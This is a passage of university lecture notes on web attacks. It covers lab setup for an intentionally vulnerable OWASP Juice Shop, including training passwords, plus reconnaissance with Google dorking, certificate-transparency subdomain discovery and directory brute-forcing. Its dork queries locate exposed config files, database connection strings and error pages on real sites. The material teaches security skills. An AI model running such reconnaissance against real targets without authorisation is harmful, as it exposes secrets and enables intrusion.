WEB ATTACKS

"The one where we inject bad ideas and cross some scripts"


December 12st, 2024

Credits

Content: Lukáš Forst, Ondřej Lukáš, Sebastian Garcia, Martin Řepa, Veronica Valeros, Muris Sladić, Maria Rigaki
Illustrations: Fermin Valeros
Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš
Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2024-12
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
CLASS MATRIX	https://matrix.bsy.fel.cvut.cz/
CLASS CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
CLASS PASSCODE FORM (ONLINE STUDENTS)	https://bit.ly/BSY-VerifyClass
FEEDBACK	https://bit.ly/BSYFEEDBACK
LIVESTREAM	https://bit.ly/BSY-Livestream
INTRO SOUND	https://bit.ly/BSY-Intro
VIDEO RECORDINGS PLAYLIST	https://bit.ly/BSY2024-Recordings
CLASS AUDIO	https://audio.com/stratosphere

Results from the survey of the last class (14:32)



Pioneer Prize for Assignment 9 (14:33)

1st Place	2nd Place	3rd Place
		
Seeeduino XIAO SAMD21	Raspberry Pi Pico	Set 300ks LED diodes
Jan (hoferjan)	**Ľuboslav (motoslub)**	**Tomáš (palivtom)**

Parish notices, Exam & Bonus Announcements (14:34, 2m)

- **CTU Students exam dates are confirmed as follows:**
  - Tuesday, January 21st. From **15:00 - 17:00**. KN-107
  - Thursday, January 23rd, From 14:30 - 16:30. KN-107
  - Thursday, January 30th. From 14:30 - 16:30. KN-107
  - Thursday, February 6th. From 14:30 - 16:30. KN-107
- Bonus Assignment will open on **December 20th, 2024 at 21:00 CET**
- **ONLINE STUDENTS:**
  - Start Class 12 now - it takes some time to load fully.

Class Outline

1. Information Gathering & Reconnaissance
2. Top 10 Most Common Vulnerabilities (15m)
3. XSS (25m)
4. SQL Injection (45m)
5. Mitigating & Fixing Vulnerabilities (20m)

Web (14:36, 5m)

Goal: To understand the risks and vulnerabilities of the Web, to know the basic attack methods and how to exploit some of them.

The Web is a complicated and convoluted set of technologies. It's like a spider web. It's a dynamically changing ecosystem of many components.


"It's where the stuff is." Sebas, 2022.

How would you describe the web?

- Is it a web page? https://www.google.com/
    - I mean... google.com is way more than some lines of JavaScript & HTML

There's a huge complexity behind a simple webpage and one *simple* HTTP request.

- So what happens behind **curl google.com**?




The bigger the complexity, the bigger the possibility of making mistakes.

1. and introduce vulnerabilities
2. The bigger **attack surface** to exploit

OWASP Juice Shop (14:41, 5m)

Intentionally vulnerable application for training.
https://owasp.org/www-project-juice-shop/

- intentionally vulnerable application for research and training purposes
- there are other apps directly from OWASP, such as WebGoat



The live version of the application is on https://juice-shop.herokuapp.com/ but we will use our instances.

To get to your instance, we will use port forwarding from our private networks:

CTU students (note the 1 / 2 / 3 depending on where you sit!)
FROM YOUR COMPUTER:

CTU: Host Computer. Not in container.

```
ssh -L 3000:juiceshop1:3000 -L 8080:juicynginx:80 root@147.32.80.36 -p <PORT>
```

```
ssh -L 3000:juiceshop2:3000 -L 8080:juicynginx:80 root@147.32.80.36 -p <PORT>
```


```
ssh -L 3000:juiceshop3:3000 -L 8080:juicynginx:80 root@147.32.80.36 -p <PORT>
```

CTU students have **all the tools** installed inside their containers. We do the port forwarding to access the required services from the browser.

StratoCyberLab

1. Launch class 12 (if you have not started it before)
2. **FROM THE BROWSER TERMINAL,** connect to the class 12 container with preinstalled tools
   SCL: Default Terminal / Hackerlab.


   `ssh root@class12`
   and put `admin` as password



3. **FROM YOUR COMPUTER** execute the following SSH port forwarding
   SCL: Host computer. Not in container.

   `ssh -L 3000:juiceshop:3000 -L 8080:juicynginx:80 -o StrictHostKeyChecking=no root@127.0.0.1 -p 2222`
   and put `ByteThem123` as password

Let's test, go to http://localhost:3000 - you should see this:



Information Gathering & Reconnaissance

Process of obtaining information about the target's infrastructure.

Before we can attack something, we have to know **what** to attack.


1. infrastructure, software, even processes, and people
2. The goal is to figure out as much as possible.

Google Dorking (14:47, 8m)

Goal: To see what data and broken applications can be easily found on the Internet

You simply "google for vulnerability" using Google Advanced Search[1]

- when checking a single target, you add *site:pepito.com* to the query



The most useful are **inurl**, **intitle**, **intext**, **-**, **site**, **filetype**, **ext**, **OR**.

[1] Good databases of dorking queries
- https://github.com/Just-Roma/DorkingDB
- https://www.exploit-db.com/google-hacking-database

Find open directories:
`intitle:"index of"`

Now let's try known directories:
`inurl: "/wp-content"`

Or files in them:
`intitle:"index of" inurl:"/etc/"`

You can also set filetype / extension (ext is same as filetype):
`site:stratosphereips.org ext:pdf`

Logs!
`"intitle:Index of" "error_log"`

Configuration files:
`intitle:"index of" "config.php"`

And if we're specifically interested in database connection strings:
`"jdbc:" + username + password ext:yml | ext:java -git -gitlab -help`

How about SQL exceptions?
`"Warning: mysql_connect()" ext:php -forum -comunity`

Errors are a good source of possible targets (obviously this works with `site:better`):
```
intext:"sql syntax near" | intext:"syntax error has occurred" |
intext:"incorrect syntax near" | intext:"unexpected end of SQL command" |
intext:"Warning: mysql_connect()" | intext:"Warning: mysql_query()" |
intext:"Warning: pg_connect()" -stackoverflow
```

Or default files from frameworks:
`ext:php intitle:phpinfo "published by the PHP Group"`

‼️ This is not a theoretical exercise. We reported two exposed database connection strings in the last month alone.

How can you protect your site from being indexed?

- robots.txt
  - User-agent: *
  - Disallow: /
  - robots.txt tells crawlers / search engines which sites they can crawl and access
    - it's a suggestion -> they don't have to respect that
    - more reading here
- <meta name="robots" content="noindex">
- X-Robots-Tag: noindex

Recap: Google and other search engines are powerful tools where you can find lot of data that should not be there.

Application Discovery (14:55, 2m)

Goal: To understand how to find more information about a single domain (and company).

In the previous section we searched randomly on the internet. However, the goal is usually to find vulnerabilities in applications run by specific companies.

Before you can even start looking for vulnerabilities, you must find all the applications your target company is running.

Typically, there are two options for how to deploy an application:

1. separate domain/subdomain
    a. **gitlab.mycompany.com**
2. separate /path on the domain
    a. **mycompany.com/gitlab**

Finding Subdomains (14:57, 8m)

Domain is a human-readable identifier within a **hierarchical namespace** used to organize and access resources on the internet.

- example.com

The subdomain of a domain is a prefixed domain separated by "."

- company.example.com

DNS is a system that translates **domains to IP addresses**.

- *Specific cases are TXT records that store text data for a given domain.*
- **Domains to IP addresses**, there is **no** translate IP address to domain
- There is no "give me all subdomains for this domain"[2]

When mapping what somebody runs, we need to check all possible places where the application runs. So, we have to find all the subdomains they use.

Three options how to find subdomains of a domain:

1. "We just google for it."

[2] There sort of is, but it's considered misconfiguration and should not be enabled.
Zone transfer allows you to request all data that the name server has. Martin wrote article on that https://reconwave.com/blog/post/alarming-prevalence-of-zone-transfers

    - site:reconwave.com
        - searches for any site that ends with reconwave.com
2. Bruteforce
    - we create a dictionary of the most common subdomains and try to resolve it
        - nice wordlist danielmiessler/SecLists/Discovery/DNS
        - ‼️ Be aware of wildcard zones
            1. "anything.reconwave.com" resolves, but there's nothing running
    - this works because we like nice subdomains
        - when deploying GitLab, people will almost always deploy it under "gitlab.mycompany.com"
            1. we checked, and there are/were **1 404 782** domains that match "gitlab.*"
3. Certificate transparency project
    - https://certificate.transparency.dev
    - list of all certificates ever created
        - not just for HTTPS, you can find people too![3]
    - ‼️ there are wildcard certificates as well

Which one of them will give you the most data?

Many projects scrape Certificate Transparency Project and allow you to search it.

- crt.sh allows searching for all certificate data
- search.reconwave.com gives you all unique subdomains for a domain

Automating the Discovery (15:05, 2m)

There are many good tools that can automate subdomain discovery.

For example, we will use **assetfinder**[4]:

You have it installed in your containers. Try searching for domains.

CTU: Docker container. SCL: class12 container.

```
assetfinder felk.cvut.cz | wc -l
```

Finding Additional Apex Domains (15:07, 3m)

An **apex domain** (or root domain) is the main domain name without any subdomains or prefixes. For example, in "*example.com*," the apex domain is "*example.com*," while "*www.example.com*" or "*blog.example.com*" are subdomains.

---

[3] Try to search for email endings -> like **@protonmail.com**

- https://crt.sh/?q=%40protonmail.com
- https://crt.sh/?q=%40centrum.cz

[4] https://github.com/tomnomnom/assetfinder

- *"example.co.uk"* is also an apex domain.

When you have **google.com**, how do you find other apex domains that belong to the same company, such as **gmail.com**?

- TLDR: you can get some, but it's hard
- ideally whois
  - contains information about domains/IPs and organisations that registered them
  - but anonymized
- for big companies you can correlate name servers
  - dig seznam.cz NS
  - dig novinky.cz NS

Finding Applications in Paths (15:10, 5m)

Sadly, there's nothing like the "paths transparency project."

We have to use **brute-forcing**.

You can be smart and use dictionaries built from web data.

- Example of a wordlist danielmiessler/SecLists/Discovery/Web-Content
- An example tool for brute forcing OJ/gobuster

Let's try **inside your containers**:

We redirected bsy.com to a container. Please check that dig bsy.com +short returns a private IP address

CTU: Docker container. SCL: class12 container.

```
gobuster dir -u bsy.com -w /data/wordlist/directories.txt
```

What did you find?

- Paths
- Redirects
- At least two applications
  - app.bsy.com
  - pub.bsy.com
    - We won't be using this one, but it's a real application used by thousands of people where Martin reported XSS a month ago/
    - You can play with it later. It's port forwarded to your computer under http://localhost:8080

Now, we're interested in **app.bsy.com**

CTU: Docker container. SCL: class12 container.

```
curl app.bsy.com
```

And we found the OWASP Juice Shop we talked about earlier!

Because we did the port forward at the beginning, you can access the application from your browser on your computer.

All: Host computer. Not in container.

Now go to http://localhost:3000/ in your browser, and we will analyze the application we just discovered.

Analyzing the Applications (15:15, 15m)

Goal: To learn how to analyze web applications.

So you found an application. Now, how do you find a vulnerability and exploit it?

First, you need to understand how the application works.


- All inputs and outputs
- How user-generated content is treated
- API / REST
- Cookies
- How they process parameters
- What web technologies do they use

We will analyze the application we found. In the advanced class next week, we will use a more complicated arsenal, but for now, we will use tools built into your browser.

First, we enable all browser interaction logging. This way, we will get everything that is happening. We will use a Chromium-based browser (Google Chrome, Chromium, Brave, Edge...) for this.


- Go to **chrome://net-export** and start logging your browser activity

*(the equivalent in Firefox is either **about:networking** or **about:logging**)*



Network Log will now start logging all interactions our browser is doing. In addition to that, we want to see what happens when we click on specific elements on the website. That's why we will use Web Developer Tools.

Now open Developer Tools -> In **Chrome**, open the inspect on this page (F12). In **Firefox,** open More tools -> Web Developer Tools (Ctrl+Shift+I). Then click on the Network window.



Now, let's start clicking and exploring. Typically, we're looking for:

- All input fields
- All API endpoints
- Authentication mechanisms
- Web technologies

In general, you can look for anything useful for your use case.

Now, we can check what endpoints and URLs we accessed when working with the application.

We created net-export for you[5]:

CTU: Docker container. SCL: class12 container.

```
jq -r 'select(.type == 2) | select(.params.url != null and (.params.url |
   test("localhost"))) | .params.url' /data/net-log.json | sort | uniq
```

Note: this is a simple and naive interaction logging[6]. In the advanced class, we will discuss advanced MITM proxies such as Burp or Caido.

‼️ Don't forget to disable network logging in **chrome://net-export**. It's generating a lot of data, and you don't want to fill your disk.

Recap: Before you can start finding vulnerabilities, you need to find running applications. Applications are usually deployed under new **subdomains** or **paths**. Subdomains can be found by querying certificate transparency project. Paths need to be brute forced or found by crawling.

When you find a running application, your analysis should focus on mapping all interactions, user inputs/outputs, API endpoints and complete behavior.

~~~~ ☕ First Break! ☕~~~~ (15:30, 10m)

[5] If you want to explore your net export log, this `jq` will be better for you:

```
jq -r '.events[] | select(.type == 2) | select(.params.url != null and (.params.url |
test("localhost"))) | .params.url' net-log.json | sort | uniq
```

[6] Additional arsenal toolings:
https://github.com/pr0xh4ck/web-recon
https://github.com/tomnomnom?tab=repositories

Top 10 Most Common Vulnerabilities (15:40, 15m)

Goal: To see the most common mistakes and how to exploit them.

